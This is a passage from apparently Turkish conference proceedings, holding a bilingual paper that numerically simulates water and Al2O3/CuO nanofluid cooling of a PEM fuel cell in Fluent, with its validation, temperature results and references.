- [22] Pekince A., *Konik Işınlı Bilgisayarlı Tomografi ile BBaş ve Boyun Bölgesinde Yapılan Çeşitli Morfometrik Ölçümlerin Cinsiyet Tayininde Kullanılabilirliklerinin Değerlendirilmesi*, Doktora Tezi , Atatürk Üniversitesi Sağlık Bilimleri Enstitüsü, Ağız, Diş ve Çene Radyolojisi Anabilim Dalı , 2017.

NANO-AKIŞKAN İLE YAPILAN SOĞUTMANIN PEM TİPİ YAKIT HÜCRESİ PERFORMANSINA ETKİSİNİN SAYISAL İNCELENMESİ

Batukan Cem Tarhan¹, Kemal Bilen²

¹*Ankara Yıldırım Beyazıt Üniversitesi, Fen Bilimleri Enstitüsü, Ankara, TÜRKİYE*

²*Ankara Yıldırım Beyazıt Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Ankara, TÜRKİYE*

bcem.tarhan@gmail.com

ORCID:0000-0002-3800-503X

ÖZET

Bilindiği gibi dünyanın enerji ihtiyacı giderek artmakta ve mevcut kaynaklar, bu artışı karşılamakta yetersiz kalmaktadır. Halen yaygın olarak kullanılan fosil yakıtlar, önümüzdeki birkaç on yılda ciddi oranda azalacak ve enerji üretiminin bu kaynaklardan karşılanması pek mümkün olmayacaktır. Bu yüzden, çeşitli alternatif enerji kaynaklarının, artan enerji ihtiyacını karşılayabilecek potansiyele ulaşması için çalışmalar yapılmaktadır. Bu çalışmaların başında; güneş enerjisi, rüzgâr enerjisi, hidrojen enerjisi ve dalga enerjisi gibi yenilenebilir enerji kaynakları alanındaki çalışmalar gelirken, yakıt hücreleri alanındaki çalışmalar da yoğunlaşmış durumdadır.

Yakıt hücreleri, kimyasal enerjiyi elektrik enerjisine düşük emisyon ve yüksek verimlilik ile dönüştürebilen elektrik üreteçleridir. Bu hücreler, yakıtın kimyasal enerjisini, elektrokimyasal olarak doğrudan elektrik enerjisine çevirirler. Bu elektrokimyasal reaksiyonlar, yakıt hücrelerinde de geleneksel bataryalarda olduğu gibi gerçekleşir. Ancak yakıt hücreleri, yakıt ile beslenmeye devam edildiği sürece çalışmaya devam eder. Günümüzde; taşınabilirlik ve düşük sıcaklıkta çalışabilme üstünlüklerinden dolayı, proton değişim membranlı yakıt hücreleri (PEMFCler) tercih edilmektedir.

Günümüzde PEM tipi yakıt hücresi, hem verimliliklerinin yüksek olması hem de yakıt emisyonunun sıfır olması nedeniyle giderek popülerleşen bir elektrik üreteçidir. PEM tipi yakıt hücresi, özellikle düşük sıcaklıkta (100°C'un altındaki sıcaklıklarda) verimli çalışmaktadır. PEM tipi yakıt hücresinin performansı, genelde fiziksel ve geometrik faktörlere bağlı olup sıcaklık ve basınç gibi çalışma koşulları da performansta önemli rol oynar.

Çalışma sıcaklığı, yakıt hücresi performansını önemli ölçüde etkilemektedir. Bu nedenle, sıcaklık artışı nedeniyle oluşan performans kayıplarının önüne geçmek için yakıt hücresinin soğutulması gerekir. Bazen yakıt hücrelerinde soğutma kanalları açılarak soğutmanın etkinliği artırılır. Yapılan genel soğutma, yakıt hücresi ortalama çalışma sıcaklığını düşürerek yakıt hücresinin performansını artırırken, etkin bir soğutma ise, ortalama çalışma sıcaklığını hem homojen hem de kararlı hale getirerek yakıt pilinin ömrünü uzatabilir. Yakıt hücreleri, çeşitli yöntemler ile soğutulmuş performansları artırılabilir. Bu yöntemler arasında genel olarak; hava ile soğutma, pasif soğutma, sıvı ile soğutma ve faz değişimi ile soğutma yöntemleri bulunur.

Çeşitli bilgisayar programları ile yapılan simülasyonlar, hem güvenilir sonuçlar vermesi, hem de maliyetleri azaltması yönüyle son yıllarda araştırmacılar tarafından tercih edilen bir metot olmuştur. Bu nedenle bu sayısal çalışmada; PEM tipi bir yakıt hücresinin performansının, sıvı kullanılarak yapılan soğutma ile değişiminin hesaplamalı akışkanlar dinamiği (HAD) yöntemi ile incelenmesi hedeflenmiştir.

Çalışmada öncelikle, PEM tipi yakıt hücresi Fluent programında modellenmiş ve elde edilen sonuçlar, Lin Wang vd. (2003) tarafından, 50 °C sıcaklıkta ve 1 atm basınçta yapılan deneysel bir çalışmanın sonuçları ile karşılaştırılarak yapılan bu sayısal çalışmanın doğruluğu değerlendirilmiştir. Değerlendirme sonucunda, bu sayısal çalışmanın sonuçları ile deneysel veriler arasında iyi bir uyum saptanmıştır.

Çalışmada daha sonra; PEM tipi yakıt hücresi, en uygun çalışma koşulları olan 80 °C sıcaklık ve 3 atm basınçta, herhangi bir soğutma yapılmaksızın modellenmiştir. Herhangi bir soğutmanın yapılmadığı bu modelleme, referans durum olarak seçilmiştir. Simülasyon sonucunda, referans model üzerinde kritik sıcaklıkta bulunan bölgeler olduğu saptanmıştır. Sıcaklık dağılımının da incelendiği bu çalışmada ayrıca, referans model üzerinde ısının, yakıt hücresi membranında yoğunlaştığı ve bu bölgede sıcaklık, çalışma sıcaklığı olan, 80 °C değerinde olduğu görülmüştür.

Çalışmanın sonraki aşamasında; yakıt hücresi modelinde, anot ve katot üzerine üçer adet düz soğutma kanalı ilave edilerek aynı çalışma şartları altında bir simülasyon gerçekleştirilmiştir. Soğutucu akışkan olarak suyun kullanıldığı bu simülasyon sonucunda, kritik bölge olan membranda yoğunlaşan ısının, yakıt hücresi geneline yayıldığı tespit edilmiştir. Membran üzerindeki sıcaklık değeri ise yaklaşık 78 °C'a düşmüştür. Ayrıca, yakıt hücresi genelinde, daha homojen bir sıcaklık dağılımı ve daha düşük bir ortalama sıcaklık değeri gözlemlenmiştir.

Çalışmadaki bir diğer simülasyonda ise; aynı çalışma şartları altındaki aynı geometride, bu sefer soğutma akışkanı olarak, hacimce %0,5 oranında Al_2O_3 karıştırılmış ve hacimsel olarak %50 su-%50 etilen glikol karışımı ile oluşturulan nano-akışkan kullanılmıştır. Bilindiği gibi, nano-akışkanlar kullanılarak soğutmanın etkisi artırılabilir. Bu simülasyon sonucunda ise, membran civarındaki sıcaklık değeri yaklaşık $76\text{ }^{\circ}C$ 'a düşmüş ve yine ısının yakıt hücresi geneline yayıldığı gözlemiştir.

Çalışmadaki diğer bir simülasyonda ise; soğutma akışkanı olarak, yine hacimce %0,5 oranında CuO içeren su-CuO nano-akışkanı kullanılmıştır. Yine, aynı çalışma şartları altında aynı geometride yapılan simülasyonlar sonucunda, kritik bölge olan membran civarındaki sıcaklık $76,5\text{ }^{\circ}C$ olarak bulunmuş ve sıcaklık dağılımı, bir önceki simülasyon ile benzerlik göstermiştir. Böylece, kullanılan akışkanların, sıcaklık dağılımı üzerindeki etkisi çok fazla olmamıştır. Ayrıca, homojen bir sıcaklık dağılımı elde edilmiş olması, yakıt hücresi malzemelerinin ömrünü artırarak sistemin çalışma süresini uzatabilir.

Anahtar kelimeler: Proton değişim membranı, PEM, Yakıt hücresi, FC, PEMFC, Sıvı soğutma, Nano-akışkan, Fluent analizi

NUMERICAL INVESTIGATION OF EFFECT OF COOLING WITH NANOFLUID ON PEM TYPE FUEL CELL PERFORMANCE

ABSTRACT

As it is known, the energy need of the world is increasing and the available resources are insufficient to meet this increase. Fossil fuels, which are still widely used, will decrease significantly in the next few decades and it will not be possible to meet energy production from these sources. Therefore, studies are carried out to reach the potential of various alternative energy sources to meet the increasing energy need. While studies in the field of renewable energy sources such as solar energy, wind energy, hydrogen energy and wave energy are pioneer of these studies, studies in the field of fuel cells are also concentrated.

Fuel cells are electricity generators that can convert chemical energy into electrical energy with low emission and high efficiency. These cells convert the chemical energy of the fuel electrochemically directly into electrical energy. These electrochemical reactions take place in fuel cells as in conventional batteries. However, the fuel cells continue to operate as long as

they are supplied with fuel. Nowadays, proton exchange membrane fuel cells (PEMFCs) are preferred because of their advantages in portability and low temperature operation.

Today, the PEM type fuel cell is an increasingly popular electricity generator due to its high efficiency and zero fuel emission. The PEM type fuel cell works efficiently especially at low temperatures (temperatures below 100 °C). The performance of the PEM type fuel cell is generally dependent on physical and geometric factors, and operating conditions such as temperature and pressure also play an important role in performance.

Operating temperature significantly affects fuel cell performance. Therefore, the fuel cell must be cooled to prevent performance losses due to temperature increase. Sometimes, cooling channels are opened in fuel cells to increase the efficiency of cooling. While general cooling improves the performance of the fuel cell by decreasing the average operating temperature of the fuel cell, an effective cooling can extend the life of the fuel cell by making the average operating temperature both homogeneous and stable. Fuel cells can be cooled by various methods to increase their performance. These methods generally include air cooling, passive cooling, liquid cooling, and phase change cooling methods.

Simulations made with various computer programs have been a method preferred by researchers in recent years, as they both give reliable results and reduce costs. For this reason, in this numerical study, it is aimed to investigate the performance of a PEM type fuel cell with the use of liquid cooling using the computational fluid dynamics (CFD) method.

In the study, firstly, the PEM type fuel cell was modeled in the Fluent program and the accuracy of the results of this numerical study were evaluated by comparing these results with the results of an experimental study by Lin Wang et al. (2003), performed at 50 °C and 1 atm pressure. As a result of the evaluation, a good agreement was found between the results of this numerical study and the experimental data.

Later in the study, the PEM type fuel cell was modeled without any cooling at 80 °C temperature and 3 atm pressure, which are the most appropriate operating conditions. This modeling, in which no cooling is performed, was chosen as the reference case. As a result of the simulation, it was determined that there are regions at critical temperature on the reference model. In this study, in which the temperature distribution was also examined, it was observed that the heat concentrated on the fuel cell membrane on the reference model and the temperature in this region was 80 °C, which is the operating temperature.

In the next stage of the study, a simulation was carried out under the same operating conditions by adding three straight cooling channels on the anode and cathode in the fuel cell model. As a result of this simulation, where water is used as the coolant, it has been determined that the heat concentrated in the membrane, which is the critical zone, spread throughout the fuel cell. The temperature value on the membrane has decreased to about 78 °C. In addition, a more homogeneous temperature distribution and a lower average temperature value were observed throughout the fuel cell.

In another simulation in the study, in the same geometry under the same operating conditions, this time, as the cooling fluid, 0.5% Al₂O₃ was mixed by volume and a nanofluid formed with 50% water-50% ethylene glycol mixture was used. As is known, the effect of cooling can be increased by using nanofluids. As a result of this simulation, it was observed that the temperature value around the membrane decreased to about 76 °C and again, the heat spread throughout the fuel cell.

In another simulation in the study, water-CuO nanofluid containing 0.5% CuO by volume was used as the cooling fluid. Again, as a result of simulations made under the same operating conditions in the same geometry, the temperature around the membrane, which is the critical region, was found to be 76.5 °C and the temperature distribution was similar to the previous simulation. Thus, the fluids used did not have much effect on the temperature distribution. In addition, a homogeneous temperature distribution can increase the life of the fuel cell materials and extend the operating time of the system.

Keywords: *Proton exchange membrane, PEM, Fuel cell, FC, PEMFC, Liquid cooling, Nanofluid, Fluent analysis.*

1. INTRODUCTION

The world's energy demand increases by an average of 1.8% each year [1]. Many countries are looking for new energy policies and strategies to provide this demand. On the other hand, high levels of fossil fuel use are the cause of significant greenhouse gases and air pollution, especially in developing countries. This situation adversely affects nature and threatens human health. In addition to these, the increasing human population and the increasing need for energy have led researchers to find alternative energy sources. Many alternative systems have been researched and interest in fuel cells (FCs) has gradually increased as the importance of clean energy has come to the fore in recent years. Fuel cells

are more efficient and nature-friendly than traditional energy sources, so they have qualifications to solve these problems.

Fuel cells generate electricity from the chemical energy of a fuel through electrochemical reactions. Electrochemical reactions are the same as in conventional batteries. However, fuel cells continue to produce energy as they are fed with fuel and do not need to be charged [2]. The reactions that occur when fuel cells convert chemical energy directly into electrical energy are ideal as isobaric and isothermal. Electrochemical processes in fuel cells are aimed at obtaining electrical energy from the oxidation of fuel. The energy losses incurred in this process generally do not follow traditional thermodynamic principles like combustion engines and use more complex equations. In fact, while the second law of thermodynamics limits the maximum efficiency, fuel cells can operate without this limit. As a result, electrical efficiency in fuel cells is generally higher than conventional energy sources. In addition, it is cleaner energy because there is no combustion process while operating [3].

2. LITERATURE REVIEW ON COOLING SYSTEMS OF PEMFC

Many studies have shown that the increase in the system costs is due to the low quality of heat management of the fuel cells. Correct selection of the cooling system provides technical and economic benefits. Cooling systems of the fuel cells can be classified as air cooling system, liquid cooling system, phase change cooling system, and passive cooling system [4]. In this study, liquid cooling system is considered with different coolants such as water and nanofluids.

2.1 Cooling of fuel cells with liquids

Liquids have a higher heat removal capacity than air. Using liquids provides a uniform temperature distribution that means a better fuel cell performance. On the other hand, the use of some elements such as pumps and valves in the systems using liquids causes additional costs. In the liquid cooling methods, the fluid passes through the channels between the fuel cell cells and removes the heat from the cells. Type of the fluid and the amount of the fluid directly affect the efficiency of heat removal. Also, the geometry of the flow channels is effective on the heat removal.

Han et al. [5] theoretically showed that thermal management is a vital factor for better fuel cell performance. In the modelled system, heat generation and cooling module analyzed on the MATLAB platform have been shown to be essential for the cooling systems to be free from the parasitic structure of the thermal management system. Yu and Jung [6] investigated the control of heat management in the system with different algorithms in their theoretical study. As a result of the research, it was observed that the coolant temperature and fuel cell temperature are the main factors of the control algorithm. The return control algorithm has been determined as the most useful algorithm. Saygili et al. [7] numerically examined different liquid cooling mechanisms in their tests using a 3 kW PEMFC, three different mechanisms were analysed, and their performances were tried to be increased with different control

mechanisms. As a result of the modelling and analysis on MATLAB, it is understood that the mechanism and algorithm used to have an essential place in cooling.

In PEMFCs, the optimum operating temperature and uniform heat spreading protect the fuel cells and provide longer operating time. Besides, it directly affects fuel cell performance. Various factors affect cooling. Among these factors, fuel cell size, system complexity, and the amount of heat removed from the system are essential. Liquid cooling mechanisms in PEMFCs are similar to internal combustion engines. Radiators are used for cooling the fluid in both systems. Radiators should have a larger front surface area than in internal combustion engines because better heat management is aimed.

Ahluwalia et al. [8] conducted a theoretical and experimental study and investigated the use of radiators in a double circulation heat removal system in an 80 kW PEMFC, and it was observed that the use of larger radiators increased efficiency. A theoretical research by Fronk et al. [9] has shown that in a fuel cell where the operating temperature is 80 °C - 90 °C, the working pressure reaches 3 atm, and the radiator size should be 1.5 times larger than the internal combustion engine producing the same power.

2.2 PEMFC heat removal

The efficiency of fuel cells is highly dependent on operating temperature. High temperature causes membrane dehydration and heap degradation. The stability of a certain temperature is crucial in terms of providing maximum efficiency. Distribution of the temperature in a regular profile is vital in terms of both performance and durability as well as being stable. Therefore, the heat generated by the losses should be adequately removed from the system. Heat removal from the system can be achieved by conduction, natural convection, forced convection, and radiation. Heat transfer mechanisms are required to transfer heat generated in the fuel cell system to the external environment. In addition, the gases and water formed in the system provide to remove some of the heat. Recent studies have shown that energy and exergy analysis of PEMFCs are essential.

Nguyen et al. [10] made the exergy analysis of a PEMFC system with heat recovery system. They created a computer modelling to increase the performance of the system. In a theoretical study carried out by Rahimi et al. [11], the wind turbine combined the fuel cell system and obtained the hydrogen required for the fuel cell from the wind energy. Mert et al. [12] performed a parametric research and made energy and exergy analysis of PEMFC used in vehicles. Thermodynamic analysis was applied to compressor humidifier pressure controller, cooling system, and fuel cell cells. As a result, an exergy efficiency of 8% was obtained. Zafar and Dincer [13] theoretically analysed the wind turbine, PV, and fuel cell system and they determined their energy and exergy efficiencies.

2.3 Cooling systems with nanofluids

Thermal conductivity is the most significant feature of the fluids in cooling systems. Thermal conductivity of metallic fluids is higher than non-metallic fluids. Therefore, liquids containing metal particles have a higher heat removal capability. Fluids, such as water ethylene glycol petroleum, containing nano-sized metal or non-metal particles are called nanofluids. Nano particles with high thermal conductivity increase the conductivity of the base fluid. Each nanofluid containing a certain amount of nanoparticles, has unique thermophysical properties such as convection heat transfer coefficient, thermal conductivity, thermal permeability, and viscosity. Nanofluids used in PEMFC cooling systems should have some properties shown below.

- The dielectric constant of nanofluids should be low because they can interact with the electrical field of PEMFC.
- Freezing point should be low enough to be used in all regions of the world.
- The rate of nanoparticles should be limited. It should be a balance between viscosity increase and heat transfer increase.
- Nanofluids should not be flammable, explosive, and harmful to human health.

Advantages of nanofluids are higher heat transfer coefficient, adjustable dielectric constant, usability in small and large-scale systems, low freezing point. Also, the stability and electrical conductivity are the main challenges of them.

Thermophysical properties of the refrigerant directly affect the cooling efficiency. Different studies have shown that the use of nanofluids increases heat transfer rate and decreases thermal resistance compared to use of pure refrigerant. Ijam and Saidur [14] mathematically analysed the thermal conductivity of different types of nanofluids. The result of comparison shows that TiO-water mixture and SIC-water mixture, at the same volumetric ratio, have difference up to 25%. Nguyen et al. [15] examined the heat transfer properties of Al₂O₃-water mixture in their study. They found a 40% increase compared to the basic fluid. Choi et al. [16] showed that nanofluids have higher thermal conductivity than liquids, so their thermal management is more successful in applying them to vehicles. Islam et al. [17] used nanoparticles with density varying between 0.05% and 2% in the 2.4 kW fuel cell. The study showed that nanofluids help reduce the size of the components in the fuel cell system. Nanoparticles reduced the size of the heat exchanger by 4%. Also, the numerical study showed that the effect of nanoparticles after a certain density is inefficient. Zakaria et al. [18] experimentally studied effects of the nanofluid on PEMFCs, they achieved 13.87% heat transfer increase by using Al₂O₃-water-ethylene glycol mixture. Xie et al. [19] investigated the thermal conductivity of nanofluids contain aluminium and copper oxide particles. Heat transfer coefficients of nanofluids were higher than the base fluid. Heris et al. [20] stated that the aluminium oxide water mixture has a higher heat transfer coefficient than the copper oxide water mixture. As a result of investigation of Xuan and Li [21] effect of mixing ratios on

thermal conductivity, high mixing ratio increases thermal conductivity has been observed. Hajmohammedi and Toghraei [22] showed in their numerical study that aluminum-containing water significantly increases its thermal conductivity. In addition, the use of nanofluids significantly reduces the size of the cooling systems. The amount of nanoparticles added to the coolant affects the cooling capacity.

3. NUMERICAL STUDIES

The numerical analysis examines the algorithms used in the approximate solution of mathematical analysis problems. Obtaining approximate results allows to examine many practical applications virtually. Today, the results of analysis can be obtained very quickly with high-end computers. Many engineering applications are simulated using package programs such as ANSYS, ABAQUS on computers. Simulations made with various computer programs have been a method preferred by researchers in recent years, as they both give reliable results and reduce costs. One of the important analysis is the computational fluid dynamics (CFD). CFD is also used effectively in fuel cell analysis. Numerical analysis was performed using CFD in Fluent[®] to compute performance of PEMFC cooling with nanofluids and different cooling channel geometries. In this numerical study, using CFD, it is aimed to investigate the performance of a PEMFC with liquid cooling in various geometries.

3.1 Modeling

In the study firstly, the PEMFC was modelled in Fluent[®]. The model is a simple fuel cell. Three-dimensional (3-D) model of the fuel cell which has a single straight gas channel and its parts are shown in Fig. 1. Dimensions of the model are given in Table 1. 3-D model designed on SOLIDWORKS environment and imported to Fluent[®] via Design Modeler module. ANSYS meshing module generated the mesh. PEMFC module was used on Fluent[®]. Parameters and boundary conditions used in the module are shown in Table 2 and Table 3. The results were obtained by using different electric potential between 0.6 V - 1 V. The polarization curve was created using these values.




Figure 1. Model of PEMFC and its parts.

The numbers shown in Fig. 1 refer to: 1. Gas diffusion layer (anode), 2. Catalyst layer (anode), 3. Membrane, 4. Catalyst layer (cathode), 5. Gas diffusion layer (cathode), 6. Current collector (anode), 7. Single straight gas channel (anode), 8. Current collector (cathode), 9. Single straight gas channel (cathode).

Table 1. PEMFC model dimensions.

Cell parameter	Value
Length of the gas channel	10 mm
Height of the gas channel	1 mm
Width of the gas channel	1 mm
Width of the cell	2 mm
Height of the current collector	2 mm
Thickness of the catalyst layer	0.015 mm
Thickness of the gas diffusion layer	0.025 mm
Thickness of the membrane	0.05 mm
Overall cell height	5.13 mm

Table 2. PEMFC model operating parameters.

Operating parameter	Value
Cell operating temperature	353.15 K
Cell operating pressure	303 975 Pa
Open-circuit voltage	Default
Anode reference exchange current density	10000 A/cm ²
Cathode reference exchange current density	10 A/cm ²
CL electric conductivity	Default
Current collector electric conductivity	Default
GDL electric conductivity	Default
CL porosity	0.2
GDL porosity	0.6

3.2 Validation of the model

In the validation of the model, some assumptions given below were made.

- Flows at gas channels are laminar.
- Fluids are incompressible.
- Steady-state operation conditions are valid.
- Inlet gases are ideal gas.
- Catalyst layer, membrane and gas diffusion layer are isotropic materials.

The accuracy of the results of this numerical study were evaluated by comparing these results with the results of an experimental study by Wang et al. [23] performed at 50 °C and 1 atm pressure. As a

result of the evaluation, a good agreement which can be seen in Fig. 2 was found between the results of this numerical study and the experimental data.




Figure 2. Comparison of the polarization curves with Wang et al.'s [23] experimental data.

Table 3. Boundary conditions of PEMFC model.

Location	BC type	Parameter	Value
Anode flow channel inlet	Mass flow inlet	Mass flow rate	$3 \cdot 10^{-7}$ kg/s
		Mass fraction of H ₂	0.3
		Mass fraction of H ₂ O	0.7
Cathode flow channel inlet	Mass flow inlet	Mass flow rate	$2 \cdot 10^{-6}$ kg/s
		Mass fraction of O ₂	0.21
		Mass fraction of H ₂ O	0.15
Anode flow channel outlet	Pressure outlet	Anode outlet gas pressure	0 Pa
		Temperature	Default
Cathode flow channel outlet	Pressure outlet	Cathode outlet gas pressure	0 Pa
		Temperature	Default
Anode current collector upper face	Wall	Specified electric potential	0 V
Cathode current collector lower face	Wall	Specified electric potential	0.6 - 1.0 V
All faces	Wall	Thermal condition - temperature	353.15

4. RESULTS AND DISCUSSION

4.1 Reference model

PEM type fuel cell was modelled without any cooling at 80 °C temperature and 3 atm pressure, which are the most appropriate operating conditions. This modelling, in which no cooling is performed, was chosen as the reference case at 0.7 V. As a result of the simulation, it was determined that there are regions at critical temperature on the reference model in Fig. 3. In this study, in which the temperature distribution was also examined, it was observed that the heat concentrated on the fuel cell membrane on the reference model and the temperature in this region was 80.6 °C.




Figure 3. Temperature distribution at the reference model.

4.2 Model with straight cooling channels

4.2.1 Cooling with water

A simulation was carried out under the same operating conditions by adding a straight cooling channels (see Fig. 4) on the anode and cathode in the fuel cell model (see Fig. 5). As a result of this simulation, where water at 26.85 °C is used as coolant, it has been determined that the heat concentrated in the membrane, which is the critical zone, spread throughout the fuel cell. The temperature value on the membrane has decreased to 77.8 °C. In addition, more homogeneous temperature distribution and a lower average temperature value were observed throughout the fuel cell (see Fig. 6).




Figure 4. Straight cooling channel geometry of the PEMFC.




Figure 5. The model of PEMFC with straight cooling channels.




Figure 6. Temperature distribution at the model with straight cooling channels using water.

4.2.2 Cooling with 0.5%Al₂O₃-ethylene glycol-water nanofluid

In another simulation in the study, 0.5%Al₂O₃-ethylene glycol-water nanofluid was used as coolant in the same geometry under the same operating conditions. Properties of the mixture were taken from Zakaria et al.'s [18] study. As known, effect of cooling can be increased by using nanofluids. As a result of the simulation, it was observed that temperature around the membrane decreased to about 75.57 °C and also heat spreads throughout the fuel cell (see Fig. 7).




Figure 7. Temperature distribution at the model with straight cooling channels using 0.5%Al₂O₃-ethylene glycol-water nanofluid.

4.2.3 Cooling with 0.5%CuO-water nanofluid

In the study, 0.5%CuO-water nanofluid was used as coolant in the same geometry under the same operating conditions. Properties of the nanofluid were given by Sahin et al. [24]. As a result of this simulation, it was obtained that temperature around the membrane decreased to about 76.8 °C. There was a uniform temperature distribution which can be seen in Fig. 8 on all of the fuel cell surfaces.




Figure 8. Temperature distribution at the model with straight cooling channels using 0.5%CuO-water nanofluid.

4. CONCLUSION

Fuel cells are electricity generators that can convert chemical energy into electrical energy with low emission and high efficiency. These cells convert the chemical energy of the fuel electrochemically directly into electrical energy. These electrochemical reactions take place in fuel cells as in conventional batteries. However, the fuel cells continue to operate as long as they are supplied with fuel. Today, the PEM type fuel cell is an increasingly popular electricity generator due to its high efficiency and zero fuel emission. PEM type fuel cell works efficiently especially at low temperatures (temperatures below 100 °C).

The performance of PEMFC is generally dependent on physical and geometric factors, and operating conditions such as temperature and pressure also play an important role in performance. Operating parameters of fuel cells are highly effective on the heat generation. In this study, temperature distribution that can help in determining the cooling systems of fuel cells was examined and evaluated. In this context, performance evaluations have been made by performing numerical analysis of PEMFCs. Evaluations about how the temperature affect the performance were made on Fluent[®] and the results were presented.

In the study, cooling performance of designs with the straight cooling channels was examined. As a result, it was determined that cooling was required. The best cooling conditions have been examined and it has been found that nanofluid is very effective to cool the cell systems. In the study,

water and Al₂O₃-water-ethylene glycol and CuO-water nanofluids are investigated. As a result of the simulations, it was observed that the Al₂O₃-water-ethylene glycol had the most effective cooling. Additionally, water is ineffective compared to the nanofluids in this regard. It was clearly seen that cooling of fuel cells makes temperature distribution homogeneous. In addition, no significant differences were found between the nanofluid coolants.

5. REFERENCES

- [1] D. Stolten, B. Emonts, "Fuel Cell Science and Engineering, 2 Volume Set: Materials, Processes", Systems and Technology, Wiley, 2012.
<https://books.google.com.tr/books?id=QamMmQEACAAJ>.
- [2] A.E. Yilmaz, M.M. Ispirli, "An investigation on the parameters that affect the performance of hydrogen fuel cell", *Procedia-Social Behavioral Sciences* 195 (2015) 2363–2369.
<https://doi.org/10.1016/j.sbspro.2015.06.204>.
- [3] S. Campanari, G. Guandalini, "Fuel cells: Opportunities and challenges", *Studies in Surface Science and Catalysis* 179 (2019) 335–358. <https://doi.org/10.1016/B978-0-444-64337-7.00018-5>.
- [4] M. Ramezanizadeh, M. Alhuyi Nazari, M. Hossein Ahmadi, L. Chen, "A review on the approaches applied for cooling fuel cells", *International Journal of Heat Mass Transfer* 139 (2019) 517–525.
<https://doi.org/10.1016/j.ijheatmasstransfer.2019.05.032>.
- [5] J. Han, J. Park, S. Yu, "Control strategy of cooling system for the optimization of parasitic power of automotive fuel cell system", *International Journal of Hydrogen Energy* 40 (2015) 13549–13557.
<https://doi.org/10.1016/j.ijhydene.2015.08.067>.
- [6] S. Yu, D. Jung, "A study of operation strategy of cooling module with dynamic fuel cell system model for transportation application", *Renewable Energy* 35 (2010) 2525–2532.
<https://doi.org/10.1016/j.renene.2010.03.023>.
- [7] Y. Saygili, I. Eroglu, S. Kincal, "Model based temperature controller development for water cooled PEM fuel cell systems", *International Journal of Hydrogen Energy* 40 (2015) 615–622.
<https://doi.org/10.1016/j.ijhydene.2014.10.047>.
- [8] R.K. Ahluwalia, X. Wang, A.J. Steinbach, "Performance of advanced automotive fuel cell systems with heat rejection constraint", *Journal of Power Sources* 309 (2016) 178–191.
<https://doi.org/10.1016/j.jpowsour.2016.01.060>.
- [9] M.H. Fronk, D.L. Wetter, D.A. Masten, A. Bosco, "PEM fuel cell system solutions for transportation", *The Society of Automotive Engineers Transmission and Driveline Technologies Symposium* 109 (2000) 212–219. <http://www.jstor.org/stable/44745837>.
- [10] H.Q. Nguyen, A.M. Aris, B. Shabani, "PEM fuel cell heat recovery for preheating inlet air in standalone solar-hydrogen systems for telecommunication applications: An exergy analysis", *International Journal of Hydrogen Energy* 41 (2016) 2987–3003.
<https://doi.org/10.1016/j.ijhydene.2015.12.108>.
- [11] S. Rahimi, M. Meratizaman, S. Monadizadeh, M. Amidpour, "Techno-economic analysis of wind turbine-PEM (polymer electrolyte membrane) fuel cell hybrid system in standalone area", *Energy* 67 (2014) 381–396.
<https://doi.org/10.1016/j.energy.2014.01.072>.
- [12] S.O. Mert, I. Dincer, Z. Ozcelik, "Performance investigation of a transportation PEM fuel cell system", *International Journal of Hydrogen Energy* 37 (2012) 623–633.
<https://doi.org/10.1016/j.ijhydene.2011.09.021>.
- [13] S. Zafar, I. Dincer, "Energy, exergy and exergoeconomic analyses of a combined renewable energy system for residential applications", *Energy and Buildings* 71 (2014) 68–79.
<https://doi.org/10.1016/j.enbuild.2013.12.006>.

- [14] A. Ijam, R. Saidur, “Nanofluid as a coolant for electronic devices (cooling of electronic devices)”, *Applied Thermal Engineering* 32 (2012) 76–82. <https://doi.org/10.1016/j.applthermaleng.2011.08.032>.
- [15] C. Nguyen, G. Roy, N. Galanis, S. Suiro, “Heat transfer enhancement by using Al₂O₃-water nanofluid in a liquid cooling system for microprocessors”, in: *Proc. 4th WSEAS International Conference on Heat Transfer, Thermal Engineering and Environment, Elounda, Greece, (2006)* 103–108. <https://www.wseas.org/wseas/cms.action?id=10739>
- [16] C. Choi, H.S. Yoo, J.M. Oh, “Preparation and heat transfer properties of nanoparticle-in-transformer oil dispersions as advanced energy-efficient coolants”, *Current Applied Physics* 8 (2008) 710–712. <https://doi.org/10.1016/j.cap.2007.04.060>.
- [17] M.R. Islam, B. Shabani, G. Rosengarten, “Nanofluids to improve the performance of PEM fuel cell cooling systems: A theoretical approach”, *Applied Energy* 178 (2016) 660–671. <https://doi.org/10.1016/j.apenergy.2016.06.090>.
- [18] I. Zakaria, W.A.N.W. Mohamed, A.M.I.B. Mamat, R. Saidur, W.H. Azmi, R. Mamat, S.F.A. Talib, “Experimental investigation of Al₂O₃-water-ethylene glycol mixture nanofluid thermal behaviour in a single cooling plate for PEM fuel cell application”, in: *Energy Procedia, Elsevier Ltd, (2015)* 252–258. <https://doi.org/10.1016/j.egypro.2015.11.474>.
- [19] H. Xie, J. Wang, T. Xi, Y. Liu, F. Ai, Q. Wu, “Thermal conductivity enhancement of suspensions containing nanosized alumina particles”, *Journal of Applied Physics* 91 (2002) 4568–4572. <https://doi.org/10.1063/1.1454184>.
- [20] S.Z. Heris, S.G. Etemad, M.N. Esfahany, “Experimental investigation of oxide nanofluids laminar flow convective heat transfer”, *International Communications Heat Mass Transfer* 33 (2006) 529–535. <https://doi.org/10.1016/j.icheatmasstransfer.2006.01.005>.
- [21] Y. Xuan, Q. Li, “Heat transfer enhancement of nanofluids”, *International Journal of Heat and Fluid Flow* 21 (2000) 58–64. [https://doi.org/10.1016/S0142-727X\(99\)00067-3](https://doi.org/10.1016/S0142-727X(99)00067-3). <https://www.journals.elsevier.com/international-journal-of-heat-and-fluid-flow>
- [22] M.R. Hajmohammadi, I. Toghraei, “Optimal design and thermal performance improvement of a double-layered microchannel heat sink by introducing Al₂O₃ nano-particles into the water”, *Physica A: Statistical Mechanics and its Applications* 505 (2018) 328–344. <https://doi.org/10.1016/j.physa.2018.03.040>.
- [23] L. Wang, A. Husar, T. Zhou, H. Liu, “A parametric study of PEM fuel cell performances”, *International Journal of Hydrogen Energy* 28 (2003) 1263–1272. [https://doi.org/10.1016/S0360-3199\(02\)00284-7](https://doi.org/10.1016/S0360-3199(02)00284-7).
- [24] B. Sahin, E. Manay, E.F. Akyurek, “An experimental study on heat transfer and pressure drop of CuO-water nanofluid”, *Journal of Nanomaterials* 2015 (2015) 790839. <https://doi.org/10.1155/2015/790839>.

TÜRKÇE METİNLERDE DERİN ÖĞRENME YÖNTEMLERİ KULLANILARAK DUYGU ANALİZİ

Şeyma Şahiner Yılmaz¹, İlyas Özer², Hadi Gökçen³

